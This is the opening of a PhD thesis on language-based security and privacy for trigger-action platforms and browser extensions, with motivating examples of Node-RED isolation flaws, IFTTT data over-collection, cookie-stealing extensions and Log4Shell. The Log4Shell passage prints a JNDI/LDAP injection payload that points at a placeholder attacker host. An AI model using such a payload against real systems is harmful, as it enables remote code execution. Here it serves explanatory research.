

THESIS FOR THE DEGREE OF DOCTOR OF PHILOSOPHY

Language-Based Security and Privacy in Web-driven Systems

MOHAMMAD M. AHMADPANAHI



CHALMERS

Department of Computer Science and Engineering
Chalmers University of Technology
Gothenburg, Sweden, 2024

Language-Based Security and Privacy in Web-driven Systems

Mohammad M. Ahmadpanah

© Mohammad M. Ahmadpanah, 2024

ISBN 978-91-8103-080-8

Doktorsavhandlingar vid Chalmers tekniska högskola

Ny serie nr 5538

ISSN 0346-718X

Department of Computer Science and Engineering

Chalmers University of Technology

SE-412 96 Gothenburg, Sweden

This thesis has been prepared using \LaTeX .

Printed by Chalmers Reproservice,

Gothenburg, Sweden, 2024

Abstract

Modular programming is a core principle in software development, which demands reducing design complexity through independent code modules. A prime example of modular programming is systems offering various services and applications accessible through the web. Their complex nature, heavy dependence on third-party modules, and large user base call for principled approaches to user security and privacy.

This thesis focuses on securing web-driven systems, practically targeting Trigger-Action Platforms (TAPs) and browser extensions. Both increasingly popular systems empower users to develop and publish applications that enhance digital lives through smart automation and personalized web browsing, respectively.

Our approach to software security and privacy is through the lens of programming-language techniques. We identify vulnerabilities in popular TAP applications and prevent malicious behavior by sandboxing and fine-grained access control. To minimize data access for TAPs with user-configured applications, we also present a construction-by-design paradigm for on-demand data minimization using lazy computation.

Besides access control and minimization, we study how sensitive information is processed once access is granted, using information-flow analysis. We identify privacy risks in browser extensions, such as exfiltration of cookies and browsing history over the network. We develop a static analysis framework to track flows from user-sensitive data to network requests in browser extensions. Moreover, we revisit information-flow policies that are not necessarily transitive, supporting coarse-grained policies where security labels are specified at the level of modules. We leverage flow-sensitive type systems to enforce granular security in module-based systems.

Keywords: Language-based security and privacy, Modular programming, Trigger-action platforms, Browser extensions, Sandboxing, Data minimization, Information-flow control.

List of publications

This thesis is based on the following publications. Papers A, B, C, and E are published at peer-reviewed conferences, and Paper D is a manuscript. In this thesis, the full version of each paper is presented.

- Paper A** “SandTrap: Securing JavaScript-driven Trigger-Action Platforms”
Mohammad M. Ahmadpanah, Daniel Hedin, Musard Balliu, Lars Eric Olsson, and Andrei Sabelfeld
USENIX Security 2021.
- Paper B** “Securing Node-RED Applications”
Mohammad M. Ahmadpanah, Musard Balliu, Daniel Hedin, Lars Eric Olsson, and Andrei Sabelfeld
Protocols, Strands, and Logic: Festschrift in honor of Joshua Guttman 2021.
- Paper C** “LazyTAP: On-Demand Data Minimization for Trigger-Action Applications”
Mohammad M. Ahmadpanah, Daniel Hedin, and Andrei Sabelfeld
S&P 2023.
- Paper D** “CodeX: A Framework for Tracking Flows in Browser Extensions”
Mohammad M. Ahmadpanah, Matías F. Gobbi, Daniel Hedin, Johannes Kinder, and Andrei Sabelfeld
Manuscript.
- Paper E** “Nontransitive Policies Transpiled”
Mohammad M. Ahmadpanah, Aslan Askarov, and Andrei Sabelfeld
EuroS&P 2021.

برای...

Acknowledgments

I express my great appreciation to my brilliant supervisor, Andrei, for the incredible opportunity to work with him, for connecting me with top-notch researchers, and for his persistent support.

I am deeply grateful to Daniel, a true friend and my amazing co-supervisor, for the joyful sense of flow that makes time fly during our collaborations and chats. Your patience, encouragement, and care exemplify what it means to be a wonderful role model.

Many thanks to Musard, Aslan, Johannes, Tamara, Eric, and Matías, the fantastic people who I have been fortunate to collaborate with and learn from them.

I am thankful to my opponent Deian, and the grading committee members Benjamin, Melek, Simin, and Magnus, for reviewing my thesis. Special thanks to Dave for the insightful chats and being such a supportive examiner.

I owe these invaluable experiences to the unwavering support of my former supervisor and mentor since my undergraduate studies. Thank you, Mehran!

To Ivan, Iulia, Benjamin, Alexander, Boel, Irene, Nachi, Piero, Adrian, Carlos, Victor, Matti, Robert, Elisabet, Agustín, Andreas, Max, Sandro, Pablo, Fabian, Oskar, Henrik, Prabhat, Lorenzo, Wolfgang, Ale, Gerardo, Nir, Hazem, Elena, Simone, and other friends and colleagues in the Computing Science division: Thank you all for the fantastic environment you have made!

To Firooz, Saba, Mehrdad, Amir, Mehrzad, Shirin, Hannah, Fazeleh, Siavash, Ehsan, Samira, Faezeh, Arsham, Milad, and all my Iranian friends at Chalmers: Your friendship has added a lot of warmth and joy to my time here.

A heartfelt thank you to Arman, Anahita, Mohammad, and Nasima for their significant role in creating a sense of home for me. Special thanks to Hamid for his vital support during my early years in town and during the Covid days. I also thank my Khodcast buddies, Iman, Karoon, Farhad, and Farzad, for uplifting me with their excellent podcast.

Rey, Ehsan, Mina, Mahmoud, Mohammad, Sina, Soheila, and Amir: Thanks for always being there and checking in on me. You already know how much more you are to me than just friends!

My deepest gratitude goes to my family: Abutorab, Nayereh, Fatemeh, and Hossein. Thank you for everything! And here it comes yet another PhD to the family! :)

Lastly, thank you for taking the time to read the acknowledgment section of my thesis. I hope you find the rest of it just as engaging and continue reading! ;)



Mohammad M. Ahmadpanah
Gothenburg, Sweden
August 2024

Contents

Abstract	iii
List of publications	v
Acknowledgments	ix

Overview

I Introduction	3
I.1 Third-party modules	3
I.2 Web-driven systems	4
I.2.1 Trigger-action platforms	4
I.2.2 Browser extensions	7
I.3 Motivating examples	9
I.3.1 Smart infrastructure and critical protection	10
I.3.2 Movie recommendation and user privacy in IFTTT	11
I.3.3 ChatGPT extension and Facebook account hijacking	11
I.3.4 Logging framework and the confused deputy problem	12
I.4 Language-based security and privacy	13
I.4.1 Sandboxing	14
I.4.2 Data minimization	15
I.4.3 Information-flow analysis	15
I.5 Thesis objectives	18
II Thesis structure	19
III Statement of contributions	23
Bibliography	29

Sandboxing

A SandTrap: Securing JavaScript-driven Trigger-Action Platforms	39
A.1 Introduction	41
A.2 Background	45
A.3 IFTTT and Zapier vulnerabilities	46

A.3.1	IFTTT sandbox breakout	46
A.3.2	Zapier sandbox breakout	50
A.4	Node-RED vulnerabilities	51
A.4.1	Node-RED platform	51
A.4.2	Platform-level isolation vulnerabilities	53
A.4.3	Application-level context vulnerabilities	55
A.5	SandTrap	57
A.5.1	The core architecture of SandTrap	57
A.5.2	SandTrap policy language	60
A.5.3	Policy generation and baseline policies	62
A.5.4	Practical considerations	64
A.5.5	Security considerations	65
A.6	Evaluation	66
A.6.1	IFTTT	67
A.6.2	Zapier	69
A.6.3	Node-RED	70
A.7	Related work	72
A.8	Conclusion	76
	Bibliography	77
	Appendix	83
A.I	Node-RED empirical study	83
A.I.1	Trust propagation	83
A.I.2	Security labeling	83
A.I.3	Exploiting shared resources	87
A.II	Evaluation	88
A.II.1	IFTTT	88
A.II.2	Zapier	90
A.II.3	Node-RED	92
B	Securing Node-RED Applications	97
B.1	Introduction	99
B.2	Node-RED vulnerabilities	101
B.2.1	Node-RED platform	102
B.2.2	Platform-level isolation vulnerabilities	104
B.2.3	Application-level context vulnerabilities	106
B.3	Formalization	108
B.3.1	Language syntax and semantics	108
B.3.2	Security condition and enforcement	114
B.4	Related work	117
B.5	Conclusion	119

Bibliography	121
Appendix	127
B.I Proofs	127

Data Minimization

C LazyTAP: On-Demand Data Minimization for Trigger-Action Applications	133
C.1 Introduction	135
C.2 Motivating examples	140
C.2.1 Threat model and assumptions	140
C.2.2 Calendar to Slack	140
C.2.3 Movie recommender	141
C.2.4 Parking space finder	142
C.3 LazyTAP	143
C.3.1 Architecture of LazyTAP	144
C.3.2 On performance	148
C.4 Formalization	148
C.4.1 Syntax	148
C.4.2 Strict semantics	149
C.4.3 Lazy semantics	151
C.4.4 Correctness and precision	154
C.5 Evaluation	158
C.5.1 Experimental setup	158
C.5.2 Dependency patterns (representative apps)	161
C.5.3 Dataset analysis (apps with queries)	162
C.5.4 Minimization	164
C.5.5 Performance	165
C.6 Related work	166
C.7 Conclusion	167
Bibliography	169
Appendix	175
C.I Transformation of runtime	175
C.II Encoding of methods and arrays	176
C.III Lazy-to-strict compilation	176
C.IV Semantic rules	177
C.V Correctness	177
C.VI LazyTAP benchmark	177

D	CodeX: A Framework for Tracking Flows in Browser Extensions	187
D.1	Introduction	189
D.2	Background	193
D.3	Privacy risks via motivating examples	194
D.3.1	Search term leakage	194
D.3.2	Cookie leakage	197
D.3.3	Browsing history leakage	198
D.3.4	Bookmark leakage	199
D.3.5	Redirecting outbound request	200
D.4	CodeX	201
D.4.1	Framework overview	201
D.4.2	Flow tracking principles	203
D.4.3	Framework instantiations	204
D.4.4	Differential analysis of flows	206
D.5	Evaluation	207
D.5.1	Experimental setup	208
D.5.2	Detecting risky extensions	209
D.5.3	Verifying privacy violations	210
D.5.4	Detecting removed malware/policy-violations	214
D.5.5	Differential analysis of suspicious and privacy-violating updates	215
D.5.6	Performance analysis	217
D.6	Related work	217
D.7	Conclusion and future work	219
	Bibliography	221
	Appendix	227
D.A	CodeX taint configurations	227
D.B	CodeX performance	227
D.C	Extension examples	230
E	Nontransitive Policies Transpiled	235
E.1	Introduction	237
E.2	Security characterization transpiled	239
E.2.1	Security notions	241
E.2.2	Relationship between <i>NTNI</i> and <i>TNI</i>	244
E.3	Enforcement transpiled	249
E.3.1	Enforcement mechanism	249
E.3.2	Relationship between nontransitive and flow-sensitive transitive type systems	253

Contents

E.4	Extension with I/O	254
E.4.1	Security notions	255
E.4.2	Relationship between <i>NTNI</i> and <i>TNI</i>	259
E.4.3	Enforcement mechanism	261
E.5	Case study with JOANA	263
E.5.1	Alice-Bob-Charlie (the running example)	263
E.5.2	Confused deputy	265
E.5.3	Bank logger	268
E.5.4	Low-High	269
E.6	Alternative policies and encodings	269
E.7	Related work	271
E.8	Conclusion	273
	Bibliography	275
	Appendix	279
E.I	Source-sink encoding	279
E.II	Case studies	284
E.III	Proofs	287

Overview



Introduction

The human need for security is fundamental, acting as the groundwork for fulfilling other needs. The concept of security in psychology centers on the human desire for order, predictability, and control in life [67]. The need for security applies equally to our digital lives [84]. Similar to how we value security in our physical surroundings and social relationships with reliable people, secure interactions in digital systems are essential. With the ever-increasing dependency on the Internet and web systems, from smart automation and online payments to communication and social media, solid security guarantees in these widespread environments have become a necessity.

Treating security as a secondary non-functional requirement in software development can have severe and potentially irrecoverable consequences, especially when third-party modules are involved. In the recent CrowdStrike incident [88], a faulty software update in a third-party module used in Microsoft Windows led to one of the largest outages in history, affecting millions of people and costing billions of dollars worldwide. The incident highlights the crucial role that third-party modules play in sensitive systems and infrastructures more than ever.

1.1 Third-party modules

Software development thrives on modularity. Designers always aim to break the complexity of a software system into smaller building blocks, each representing a specific feature from the requirements. To expedite development and cut down on maintenance expenses, it is highly recommended to leverage off-the-shelf modules when possible, which also improves software scalability.

Modular programming focuses on logically splitting the functionality of a program into independent yet reusable modules interacting via well-defined interfaces [17]. As a design principle, the internal complexity of each module should be hidden from the client, with the APIs and their documentation providing all the information needed for interaction. Modular design enables developers to easily load modules, call their APIs with desired values, and replace modules with alternatives as needed during the development process.

Despite the advantages of modular programming in software development, security and privacy risks are raised immediately when dealing with third-party modules. A *third-party module* is a piece of code as a reusable software unit written by a third party, i.e., separate from the user/program developer and not part of the standard library. Seemingly benign third-party modules can turn out to be malicious, posing risks such as stealing private data from unsuspecting users (confidentiality threat), tampering with sensitive messages (integrity threat), or introducing undesired delays in the program (availability threat).

Web-based software systems greatly benefit from modular programming. Their complex nature, heavy dependence on third-party modules, and large user base call for principled approaches to user security and privacy.

1.2 Web-driven systems

Web-driven systems offer services and applications accessible through the web, featuring an integrated set of functionalities. In this thesis, we mainly focus on two increasingly popular web-driven systems: *trigger-action platforms* and *browser extensions*, both of which target end users and involve a lot of third-party code.

1.2.1 Trigger-action platforms

A prime illustration of modular programming in web-driven systems is Trigger-Action Platform (TAP) applications. TAPs integrate a wide range of otherwise unconnected services and devices, such as smart devices, social networks, healthcare, and cloud services. By leveraging modularity, TAPs compose functionalities provided by independent services, namely triggers, queries, and actions.


In a TAP application, an action is executed in response to a trigger, using supplementary information obtained from queries when required. Examples include receiving a daily Slack notification about the first meeting from Google Calendar [53] (Figure I.1a), saving new Instagram photos to Drop-

I. Introduction




Every morning at 7am, send a Slack message with the first meeting of the day from Google Calendar so you can adapt your morning routine to your daily schedule.

(a)



(b)



(c)

Figure I.1: Examples of TAP applications in (a) IFTTT [53]; (b) Zapier [97]; (c) Node-RED [68].

box [97] (Figure I.1b), and deploying a smart baby monitoring system [68] (Figure I.1c).

TAPs like IFTTT [54], Zapier [98], and Node-RED [69] excel in user-friendliness in creating new automation applications. Easy-to-use interfaces make it convenient to set up and integrate various services, allowing end users to build personalized automation applications. Users can either deploy an existing third-party application from the TAP's store, or simply develop a new application by connecting trigger and action services according to their needs. IFTTT with over 27M users [55], Zapier used by 2.2M businesses [99], and Node-RED with more than 8M downloads [71] are among the leading JavaScript-driven TAPs.

Challenges. While TAPs facilitate the development of new applications across a variety of services, they raise critical security and privacy concerns [5, 11, 19, 23, 32, 87, 94]. A TAP is practically a person-in-the-middle between trigger and action services as it often holds extensive privileges to act on behalf of the users. These privileges include creating, reading, modifying, and deleting a broad range of sensitive information such as emails, locations, images, and documents.

Depending on the attacker model and the trust assumptions, securing a TAP involves different requirements and challenges. When the TAP is assumed untrusted or malicious, data privacy and code integrity must be protected during the execution of user-developed applications [24, 25, 27, 40, 59, 86]. Alternatively, if the TAP is trusted, both user and platform security should be preserved from the threats posed by malicious application makers [2, 12, 18, 20, 39].

TAP applications developed by third parties introduce security challenges for users, platforms, and the host system, potentially compromising the associated trigger and action services. In TAPs like IFTTT, which are designed to host multiple users on the same server, a platform compromise could result in attackers breaching other users' contexts. To achieve a degree of isolation from other users, TAPs with single-user architecture such as Zapier and the open-source Node-RED offer viable alternatives. Regardless of the platform's architecture, the prevalence of third-party TAP applications enhances security risks. Security breaches such as leaking sensitive Dropbox URL links in IFTTT [12], forwarding a copy of every email to attackers through seemingly benign email nodes [2], and taking over the entire host system via a Node-RED node [2] are examples of how third-party applications can exploit improper isolation mechanisms of TAPs.

Beyond addressing user data privacy in various settings of untrusted TAPs [1, 24, 26, 96, 100], minimizing the amount of data accessed by a trusted

I. Introduction

TAP is a challenge [3]. Like any other systems on the web, TAPs are expected to comply with legal frameworks such as the General Data Protection Regulation (GDPR) [41], which one of the articles mandates that data processing be limited to what is necessary for the purposes for which they are collected.

In the daily notification example shown in Figure I.1a, users can configure the application to specify which attributes of the first meeting in Google Calendar, such as title, starting time, and location, are supposed to be shared on Slack. The current practice in IFTTT requires trigger and query services to push excessive amounts of sensitive data to the TAP irrespective of whether the data is actually used in the execution, which contravenes the principle of data minimization. Despite the TAP being trusted and the user-configured application specifying access only to the required data attributes for the execution, IFTTT can still access all data attributes from both the trigger and query services. As a result, not only the full details of the first meeting but all other calendar events are sent to the TAP, which is certainly unnecessary.

I.2.2 Browser extensions

An indication of modular design in web browsers is extensions. Users can boost and personalize their browsing experience by installing extensions, either self-developed or from third parties. Some popular extensions include ad blockers, password managers, spell checkers, new tab customizers, web security analyzers, cryptocurrency wallet managers, and cashback recommenders [30]. Thanks to ease of use and wide range of features offered, extensions attract millions of users [28], leading to a strong preference for browsers that support extensions like Google Chrome [29].

Challenges. A malicious or exploited extension can compromise security and privacy in web browsers, potentially impacting numerous users. Similar to TAP applications, browser extensions are mostly developed by third parties and published on application stores, e.g., Chrome Web Store [43]. Extensions have access to a significant amount of user-sensitive data and can actively modify the browsing experience in various ways. The powerful capabilities of data access and web page modification can be misused, as shown by the examples of malicious extensions in the following.

Upon installation of the coupon extension demonstrated in Figure I.2, the complete browsing history of the user is sent to the extension server in plain text. Browsing history per se contains a lot of sensitive information, enough to construct unique user profiles. Unfortunately, the extension's description lacks clarity in informing the users about such risky behavior, exposing them to privacy breaches.




Figure I.2: A coupon extension exfiltrating the browsing history [81].

Figure I.3 illustrates the “AllBlock” extension [58], a deceptive ad blocker that stealthily injects unwanted ads into every tab. In addition to blocking ads to appear legitimate, the extension hijacks users by altering specific links on each page, redirecting them to online shops via the attacker’s referral links.

Detecting malicious behavior and vulnerabilities in extensions poses intrinsic challenges, whether approached statically or dynamically [15, 21, 22, 36, 38, 60, 73]. First, extensions are composed of multiple languages such as HTML, CSS, and JavaScript, forcing analyses to go across language boundaries. Second, the dynamic nature of JavaScript, which is the main language of extensions, presents a major obstacle for analyses, particularly statically. Third, distinguishing between benign and risky behavior often requires context, meaning that assessing the privacy and integrity risks requires information about the relevant runtime values and privacy policies.

Moreover, minified and obfuscated extension code as well as extensions fetching code from remote servers further complicates the analysis process, specifically when static approaches are employed. Dynamic analyses can partially address these issues, yet may not uncover all behaviors, especially when malicious actions are well-hidden or activate after some delay.

To improve user security and privacy, extension developers on the Chrome Web Store are obligated to provide an accurate, transparent, and up-to-date privacy policy for any extension accessing user data [47]. Prior to release, all extensions submitted to the store are reviewed through manual

I. Introduction



Figure I.3: An example of a deceptive ad injector extension [58].

and automated techniques to verify compliance with specified program policies [45]. The policies include enforcing the principle of least privilege [46] and restricting data usage to the practices explicitly disclosed in the extension's privacy policy [44]. In particular, sharing any user data with third parties is forbidden unless necessary for fulfilling the extension's specific purpose and only with explicit consent from the user.

Despite the vetting process, malicious extensions still appear on the store, threatening the security and privacy of users. Among those are privacy-violating extensions where sensitive information like cookies, browsing history, bookmarks, and search terms are stolen, i.e., exfiltrated without clearly informing users in the extension's privacy policies.

I.3 Motivating examples

In the following, we highlight representative examples with impacts on both industries and individuals, framing the research questions addressed in this thesis. Examples include attacks targeting smart infrastructures, privacy threats of a movie recommender TAP application, malicious browser extensions stealing session cookies, and exploiting a vulnerable logging framework.

```
var tankLevel = global.get("tankLevel");
var pumpMode = global.get("pumpMode");
var pumpStatus = global.get("pumpStatus");
var tankStart = global.get("tankStart");
var tankStop = global.get("tankStop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```

Figure I.4: An excerpt from the Node-RED water utility example [70].

I.3.1 Smart infrastructure and critical protection

The seamless integration of IoT devices into critical infrastructures, known as smart infrastructures, offers significant benefits in monitoring and optimizing cyber-physical systems. The interconnected devices are responsible for sensing, computation, and control of corresponding sensitive physical components.

The sharp rise in attacks on IoT devices (400% since 2022 [89]) exposes a concerning security gap in smart infrastructures. A single vulnerable device, when exploited, might compromise the functionality of the entire infrastructure and affect countless users. A well-known example is the series of attacks that compromised the smart grids of some energy companies in the US and Europe [95], granting attackers unprecedented access to power grid operations and enough control to trigger blackouts at will. In the most successful cases, the attackers even captured screenshots of the control panels of the grid systems, demonstrating a high level of intrusion.

Using Node-RED, developers can create smart infrastructures by linking nodes that represent smart devices and services. Shared contexts between Node-RED nodes may lead to attacks by a malicious node accessing the shared data to modify, erase, or entirely disrupt the functionality. An example of such vulnerability is found in “Water Utility Complete Example” [70], a Node-RED application targeting SCADA systems. This application manages water tanks and pumps, leveraging the shared context to store data controlling the water level of each tank as read from the physical tanks. Then, the application retrieves the sensitive data from the global shared context to determine whether a water pump should start or stop, as shown in Figure I.4. Due to lack of proper isolation, a malicious node installed by the user for a separate application could modify the context relating to the tank’s reading to either exhaust the water flow or cause physical damage through continuous pumping.




Figure I.5: A movie recommender application in IFTTT [56].

I.3.2 Movie recommendation and user privacy in IFTTT

Figure I.5 depicts an IFTTT application [56] that suggests a movie to watch. By installing the application, pressing the widget button on the phone screen triggers the TAP to randomly pick a movie from Trakt's recommendations and send it to the user. Note that only the movie title provided by the video-on-demand query service is adequate for the user's need. However, because of IFTTT's coarse-grained approach of fetching all data attributes from input services, the complete list of recommended movies and all their detailed properties are retrieved by the TAP. Since movie recommendation is based on watch history, the obtained data reveals privacy-sensitive information about the user's preferences such as health concerns, income level, political affiliations, and religious beliefs. Given a trusted but compromised TAP, implementing fine-grained data minimization practices can significantly mitigate the impact of potential data breaches.

I.3.3 ChatGPT extension and Facebook account hijacking

Browser extensions have access to user-sensitive data such as cookies, enabling seamless integration with various services. One of the main purposes of cookies is session management to maintain authentication, making them tempting for developers of malicious extensions. Fake AI-assistant ChatGPT extensions hijacking Facebook accounts [48], as shown in Figure I.6, represent a class of cookie-stealing extensions that posed a major threat to thousands of users before being taken down from the Chrome Web Store.




Figure I.6: A fake ChatGPT extension stealing Facebook cookies [48].

Possession of session cookies grants attackers extensive impersonation capabilities. Some of the malicious extensions steal cookies from active sessions and install hidden account backdoors to hijack Facebook ad account credits. Some others convert compromised accounts into bots for likes and comments, and create fake pages to promote potentially illegal services, destroying the victim’s reputation. This emphasizes the importance of bolstering the review process for extensions with tracking sensitive flows as well as improving transparency about their data collection practices.

I.3.4 Logging framework and the confused deputy problem

Logging is an integral part of a software system to collect and sometimes communicate log messages with other parts of the system. Log4j [9] is a popular open-source and industrial-grade logging framework for Java, ranked among the top 100 critical open-source software projects. In December 2021, a critical vulnerability in Log4j, named Log4Shell [65, 66], made news headlines due to severity and ease of exploitation.

The Log4Shell vulnerability lies in the communication functionality of Log4j, allowing attackers to inject and execute malicious code remotely. The exploit leverages the Lightweight Directory Access Protocol (LDAP) service, a protocol for authentication and querying directory services across various platforms. Attackers only need to set up a server and inject crafted payloads like `{jndi:ldap://attacker.com/exploit}` into vulnerable text fields or via HTTP requests, while no authentication is required. Then, the malicious code stored in the attacker server is downloaded and executed in the victim system.

The exploit may be part of a request forgery attack [63], i.e., creating requests with unintended consequences for the victim. A web browser or vulnerable service can be used as a confused deputy to target internal infrastructure and web servers. In the example illustrated in Figure I.7, the malicious script loaded by the browser sends a request to exploit a protected server, enabling the attacker to execute remote code on the internal server.

The explained scenario is an instance of the confused deputy problem [50], which occurs when an untrusted component of a system is able

I. Introduction




Figure I.7: Browser as a confused deputy to exploit an internal server [63].

to manipulate a trusted component and misuse its authority to execute a sensitive operation. Given that an untrusted component must not have any influence on a protected component, indirect effects via a confused deputy must be prevented as well. In the context of information-flow analysis, the flows from an untrusted component (the webpage in the example) to a component (the browser), and from the component to a protected component (the internal server) are permitted as long as there is no indirect flow from the untrusted component to the protected component. This highlights the importance of expressing and enforcing security policies that are not transitive, preventing such critical vulnerabilities from being exploited.

I.4 Language-based security and privacy

A principled approach to address software-level threats is *Language-Based Security (LBS)* [61, 80, 83]. LBS is an approach to software security and privacy through the lens of programming-language techniques. The main goal of LBS is to guarantee security conditions at the language level, with respect to a specified threat model and the system in question. Examples of LBS techniques include runtime monitoring and enforcement [37], type system [80], information-flow analysis [51], program rewriting [49], secure multi-execution [35], and any other programming-language technique that helps with achieving the goal of verifying or enforcing a given security policy.

This thesis focuses on securing web-driven systems, practically targeting TAPs and browser extensions. We study LBS techniques to address security and privacy concerns in these domains, as represented by the motivating examples in Section I.3. Based on the security requirements, we choose a

suitable set of LBS techniques for: (1) runtime monitoring to sandbox TAP applications, (2) on-demand lazy computation in TAP runtime to minimize data access, (3) taint analysis to track sensitive flows in browser extensions, and (4) transpiling information-flow policies that are not transitive. In the following, we present an overview of the research questions explored as well as the LBS techniques employed.

1.4.1 Sandboxing

The threat model of malicious third-party application developers and lack of proper isolation between applications motivate the need for robust sandboxing in TAPs. A sandbox is developed to monitor the interactions between a trusted *host* (first-party code with full platform capabilities) and an untrusted *guest* (third-party code). Restrictions are placed on guest capabilities to prevent potential harm to other applications, the execution platform, and the underlying system. The guest code, i.e., a third-party TAP application, is assumed to be malicious, actively attempting to circumvent security checks that limit its privileges. Monitoring modules, APIs, values, and shared contexts of a TAP application presents a promising strategy for enforcing access control policies. Sandboxing and access control act as strong defenses to mitigate application-to-application and application-to-platform threats in TAPs, such as the attacks on smart infrastructures explained in Section I.3.1.

JavaScript-driven TAPs like IFTTT, Zapier, and Node-RED, drive the need for affordable sandboxing solutions. Balancing strict isolation and fine-grained access control is a major challenge in JavaScript sandboxing [4]. A lightweight solution to restrict untrusted code privileges is language-based isolation, enabling a secure execution of potentially dangerous JavaScript code. While heavyweight runtime-based approaches that restrict data sharing to copies of objects [34, 90, 91] are inherently more secure, they mostly fail when it comes to tight interactions between host and guest. Some lightweight language-based approaches instead allow shared references for objects [76, 92], unfortunately at the cost of breakouts in their isolation mechanism.

To strike a balance between security and functionality for JavaScript-driven TAPs, Papers A and B introduce a novel language-based monitoring framework, named SandTrap, that enforces fine-grained access control policies in the presence of third-party applications. SandTrap is a secure yet flexible monitor for JavaScript, supporting fine-grained module-, API-, value-, and context-level policies and mutual distrust, while being flexible and maintaining acceptable runtime overhead.

I.4.2 Data minimization

To mitigate the risks of data breaches, human error, or system failures, data minimization seeks to minimize the collection and storage of personal information. Data minimization prioritizes user privacy by minimizing the possibility of accessing personal data, the amount stored, and storage duration [72]. We focus on the first and most desired type of minimization, which is data-access minimization. This privacy goal is particularly robust against potential data breaches on execution platforms like TAPs, in the sense that a platform compromise will not lead to user data breaches exceeding the minimum required for application functionality.

Previous studies [6, 7, 24, 74] often address data-access minimization considering ill-intended execution platforms. They assume that the execution platform might engage in manipulating applications to access sensitive data more than what the applications actually need. The trust model of an ill-intended execution platform necessitates preprocessing [8] privacy-sensitive data with the goal of not sending any redundant data to the untrusted platform.

Given a trusted TAP and a user-configured application, the current practice of running TAP applications by fetching all data attributes from input services is at odds with the principle of data minimization, as explained in Section I.3.2. While preprocessing techniques for data-access minimization struggle with handling inputs from multiple data sources, like trigger and queries in TAPs, Paper C presents LazyTAP, a novel paradigm for fine-grained on-demand data minimization for willing-to-minimize platforms. LazyTAP enables tight minimization that naturally generalizes to support multiple input services and is robust with respect to nondeterministic behavior of TAP applications.

Given the trust assumption, we achieve seamlessness for application developers by leveraging laziness to defer computation and proxy objects to load necessary remote data behind the scenes as it becomes needed. For example, in the movie recommendation example, LazyTAP fetches only the title of the randomly picked movie and no other data attributes from the array of recommended movies. It is important to be noted that the core idea of data-access minimization by on-demand computation is independent of TAPs and can be realized on other similar architectures.

I.4.3 Information-flow analysis

While access control policies specify authorized access requests from authenticated users or modules [75, 82], information-flow control focuses

on tracking the propagation of sensitive information during program execution [51, 80]. Access control mechanisms enforce authorized access but cannot prevent the disclosure of sensitive data after access is granted. Information-flow control addresses this limitation by tracking the flow of sensitive data and restricting it prior to disclosure in programs.

